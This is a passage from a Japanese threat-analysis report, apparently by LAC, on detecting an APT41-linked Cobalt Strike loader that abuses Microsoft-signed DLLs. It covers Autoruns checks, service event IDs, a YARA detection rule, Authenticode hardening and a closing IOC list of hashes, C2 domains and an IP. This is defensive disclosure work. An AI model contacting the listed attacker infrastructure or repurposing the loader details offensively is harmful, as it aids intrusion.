
攻撃痕跡の確認と検出

今回紹介した、Cobalt Strike loaderは、Windowsサービスを利用して実行されるため、レジストリキーやイベントログにいくつか関連する痕跡が残る可能性が高いです。以下にその痕跡を確認する方法を一例として紹介します。また、最後にCobalt Strike loaderが悪用するMicrosoft社のデジタル署名されたDLLファイルを適切に署名検証するための、レジストリ設定を紹介します。

1. Autoruns^{※10}による自動起動プログラムの確認


Autorunsを利用して、自動起動アプリケーションやレジストリ、ファイルを検査し、不審なプログラムが登録されていないか確認します。図15に示す通り、Cobalt Strike loaderがサービス登録された場合、コード署名を確認するオプションを有効にしたAutorunsでは、ピンク色にハイライトされており、AacSvc.dllが不正ファイルであることが確認できます。ただし、IKEEXTサービスを悪用する手口の場合は、IKEEXTサービスはOSに元から存在する正規サービスであり、このサービスが不正なwlbctrl.dllを読み込む事はAutoruns上から確認できないため(図16)、イベントログ(システム)で不審なサービスの停止および開始がないか等を確認する必要があります。

※10 [Autoruns for Windows - Windows Sysinternals | Microsoft Docs](#)



Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\System\CurrentControlSet\Services				2021/05/19 15:39
AacSvc	AacSvc: Runtime for activating conversational agent applications	Microsoft	c:\windows\system32\aacsvc.dll	2020/10/30 15:07
AarSvc_42a65	Agent Activation Runtime_42a65: Runtime for activating conversation...	(Verified) Microsoft Windows Publisher	c:\windows\system32\svchost.exe	1997/01/11 7:26

図15 Autoruns実行結果 (AacSvc.dllの例)



Autorun Entry	Description	Publisher	Image Path	Timestamp
icssvc	Windows モバイル ホットスポット サービ...	(Verified) Microsoft Windows	c:\windows\system32\etheringse...	1916/06/29 2:45
IKEEXT	IKE and AuthIP IPsec Keying Module...	(Verified) Microsoft Windows	c:\windows\system32\ikeext.dll	1902/01/08 5:20
InstallService	Windows スタインストール サービス: ...	(Verified) Microsoft Windows	c:\windows\system32\installservic...	1963/05/09 0:10

図16 Autoruns実行結果 (IKEEXTサービスの例)

2. イベントログの確認

Cobalt Strike Loaderに関連する攻撃を受けた場合、サービスのインストールが発生する可能性があることから、イベントログ（システム）に、イベントID 7045でサービスのインストールが記録されている場合があります。システムログを確認し、不審なWindowsサービスのインストールが行われていないか確認します。また、イベントID 7036において、IKEEXTサービスが意図せず、停止および開始されていないか確認します。^{※11}なお、OSによっては、既定ではIKEEXTサービスは手動実行となっており、サービスを開始することで、イベントID 7040が記録されるため、このタイプのイベントログが意図しないものでないか確認します。

※11 OS種別によっては、イベントID 7036が記録されない場合があります。

イベント 7045, Service Control Manager

全般 詳細

サービスがシステムにインストールされました。

サービス名: AacSvc
 サービス ファイル名: C:\Windows\system32\svchost.exe -k AacSvc
 サービスの種類: ユーザー モード サービス
 サービス開始の種類: 自動的な開始
 サービス アカウント: LocalSystem

ログの名前(M):	システム	ログの日付(D):	2021/05/14 16:52:51
ソース(S):	Service Control Manager	タスクのカテゴリ(Y):	なし
イベント ID(E):	7045	キーワード(K):	クラシック
レベル(L):	情報	コンピューター(R):	test-PC
ユーザー(U):	test-PC\test		

図17 システムログ（イベントID:7045）の一部抜粋

イベント 7036, Service Control Manager

全般 詳細

IKE and AuthIP IPsec Keying Modules サービスは 実行中 状態に移行しました。

ログの名前(M):	システム	ログの日付(D):	2021/05/17 14:18:05
ソース(S):	Service Control Manager	タスクのカテゴリ(Y):	なし
イベント ID(E):	7036	キーワード(K):	クラシック
レベル(L):	情報	コンピューター(R):	test-PC
ユーザー(U):	N/A		



図18 システムログ（イベントID:7036）の一部抜粋

3. FalconNestのLive Investigatorの利用

弊社が提供する無料調査ツール「FalconNest」※12のLive Investigatorを利用することで、イベントログの不審点または不審な自動実行ファイルが登録されていないか確認することが可能です。

※12 [無料調査ツール「FalconNest \(ファルコンネスト\)」](#)

4. Yaraを利用した検出

Microsoft社のデジタル署名されたDLLファイルを悪用するCobalt Strike loaderのYaraルールです。この検知ルールを利用することで、Cobalt Strike loaderを検出することが可能です。なお、本検知ルールの利用により過検出が発生する可能性があるため、本番システムへ導入する場合は、事前にテスト、チューニング頂くことをお勧めします。

```
rule apt41_ms_codesign_cobalt_strike_loader
{
  meta:
    author = "LAC Co., Ltd."
  strings:
    $str1 = "sysinfotool" fullword wide
    $str2 = "Microsoft system info" fullword wide
    $str3 = "ComSpec" fullword wide
    $str4 = ">> NUL" fullword wide
    $str5 = "system" fullword ascii
  condition:
    uint16(0) == 0x5A4D and (all of ($str*)) and filesize < 100KB
}
```

5. デジタル署名されたファイルの署名検証

Microsoft社のセキュリティアドバイザリ (2915720) ※¹³を参考に、Windows Authenticode 署名検証の機能を有効化するためのレジストリを追加することで、SigLoaderやCobalt Strike loaderが悪用するデジタル署名されたファイルを適切に検証することが可能です (図19)。

ただし、通常のWindows環境では、この機能は既定で無効になっており、当該アドバイザリを参考に、ユーザが手動で有効にする必要があります。また、Microsoft社のブログ※¹⁴によれば、この署名検証機能について、「既定で有効にした場合の既存のソフトウェアへの影響が大きい」と報告しているため、有効化する前にシステム環境における影響の有無をご確認頂くことを推奨します。

```
C:\>sigcheck64.exe KBDTAM131.DLL

Sigcheck v2.80 - File version and signature viewer
Copyright (C) 2004-2020 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\>KBDTAM131.DLL:
  Verified: Unsigned
  Link date: 17:08 1990/01/05
  Publisher: n/a
  Company: Microsoft Corporation
  Description: UXLib Resources
  Product: Microsoft Windows Operating System
  Prod version: 10.0.17763.1
  File version: 10.0.17763.1 (WinBuild.160101.0800)
  MachineType: 64-bit
```

図19 Microsoft社のデジタル署名を持つDLLファイルの署名の有効性確認 (署名検証の機能を有効)

※¹³ [Microsoft Security Advisory 2915720 | Microsoft Docs](#)

※¹⁴ [Windows Authenticode 署名検証の変更は6月に自動更新で有効化 - Microsoft Security Response Center](#)

まとめ

今回は、Microsoft社のデジタル署名されたDLLファイルが悪用するCobalt Strike loaderについて紹介しました。Microsoft社のデジタル署名されたファイルが悪用する攻撃は、APT10が利用する「SigLoader」に次いで2例目の確認になります。コンパイル日時が最も古い2つのマルウェアを比較してみると、Cobalt Strike loaderは、2020年10月下旬、SigLoaderは、2020年10月上旬と近い日時に作成されていることが確認できました。このようなことから、攻撃者グループは、グループ間において、技術情報や開発したマルウェア、ノウハウ等を共有している可能性が高いと考えます。

昨今、サイバー攻撃の起点は、添付ファイルや本文にリンクを含むスパフィッシングメールよりも、SSL-VPN製品、ルータ・ゲートウェイ製品などの脆弱性を悪用するケースの割合が高くなっています。攻撃者は、コロナ禍でインターネットに露出したネットワーク機器の脆弱な部分を見逃さず悪

用してきています。インターネットに直結しているネットワーク機器は、常にサイバー攻撃にさらされているため注意が必要であり、これら機器の脆弱性を悪用されないためにも、日々の脆弱性情報の管理と修正パッチの適用や緩和策の適用などの早急な対応が求められます。

ラックの脅威分析チームでは、今後もこのCobalt Strike loaderやAPT41について、継続的に調査し、広く情報を提供していきますので、ご活用いただければ幸いです。

IOC (Indicator Of Compromised)

Cobalt Strike Loaderハッシュ値 (MD5)

1e750c5cf5c68443b17c15f4aac4d794
083eae61806f710ba2fa8fb368f7e998
420c09296ae836a853c5968a2a554f96
955f71062d06ebca0c9852ae3ec2965b
6e17ee7ca6fddf28a47cc07d5524ce5c
f5158addf976243ffc19449e74c4bbad
79175a12c63c4f4980f09d9dd41ce64a

ペイロード (MD5)

89c6ccd4785f58b7cb253045ef662476
2f2e724dd7d726d34b3f2cfad92e6f9a
af9959184a17de5dcd717882b2d58103
03f7b36b33e30023d34adf80165b7dbb

インストールスクリプト (MD5)

fef94f9977f6c9da0d8e006a5fefc5c1

通信先

www.corpsolution[.]net
www.mircouupdate.https443[.]net
ns1.mssetting[.]com
ns.cloud01[.]tk
119.45.238[.]189

Source: https://www.lac.co.jp/lacwatch/report/20210521_002618.html